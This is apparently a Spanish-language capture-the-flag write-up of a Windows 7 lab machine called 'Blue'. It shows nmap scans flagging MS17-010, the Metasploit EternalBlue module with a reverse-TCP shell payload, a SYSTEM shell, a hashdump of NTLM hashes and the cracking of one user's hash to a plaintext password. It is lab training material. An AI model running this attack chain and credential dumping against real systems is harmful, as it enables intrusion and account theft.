


Blue



Nmap:

```
PORT      STATE SERVICE      REASON      VERSION
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server? syn-ack ttl 127
| ssl-cert: Subject: commonName=Jon-PC
| Issuer: commonName=Jon-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2025-07-05T09:17:25
| Not valid after: 2026-01-04T09:17:25
| MD5: cd49:cd01:08a7:9f8c:4c60:8bba:e22d:aded
| SHA-1: 43c3:2d9b:54e2:0d6e:9723:16fb:e5a9:c376:59da:fb4d
|-----BEGIN CERTIFICATE-----
```

Revisamos posible vulnerabilidad en el puerto 445:

```
(root@kali)-[/home/kali]
# nmap -p 445 --script smb-vuln* 10.10.133.239

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 05:27 EDT
Nmap scan report for 10.10.133.239
Host is up (0.033s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: high
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
```

Metasploit:

Buscamos la CVE:

```
msf6 > search CVE-2017-0143

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue
1  \_ target: Automatic Target
2  \_ target: Windows 7
3  \_ target: Windows Embedded Standard 7
4  \_ target: Windows Server 2008 R2
5  \_ target: Windows 8
```

Cargamos los parámetros necesarios:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
--      -
RHOSTS    10.10.133.239   yes       The target host(s). see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
RPORT     445              yes       The target port (TCP)
SMBDomain  no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Window
SMBPass   no               no        (Optional) The password for the specified username
SMBUser    no               no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E

Payload options (windows/x64/shell/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.9.0.231       yes       The listen address (an interface may be specified)
LPORT     5555             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target
```

una vez se conecto, vemos que somos Root:

```
meterpreter > shell
Process 2840 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Extra:

Revisamos con Hashdump posibles credenciales:

```
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > pwd
```


Intentamos romper a Jon, su hash es el segundo. Usamos la web [crackstation](#):

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ffb43f0de35be4d9917ac0cc8ad57f8d

☐ No soy un robot


reCAPTCHA
Privacidad - Términos

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Buscamos las posibles claves de Flag:

```
Path                               Size (bytes)  Modified (UTC)
c:\Users\Jon\Documents\flag3.txt   37            2019-03-17 15:26:36 -0400
c:\Windows\System32\config\flag2.txt 34            2019-03-17 15:32:48 -0400
c:\flag1.txt                       24            2019-03-17 15:27:21 -0400

meterpreter > cat C:\\flag1.txt
meterpreter > cat C:\\Windows\\System32\\config\\flag2.txt
meterpreter > cat C:\\Users\\Jon\\Documents\\flag3.txt
meterpreter >

[*] 10.10.133.239 - Meterpreter session 1 closed. Reason: Died
```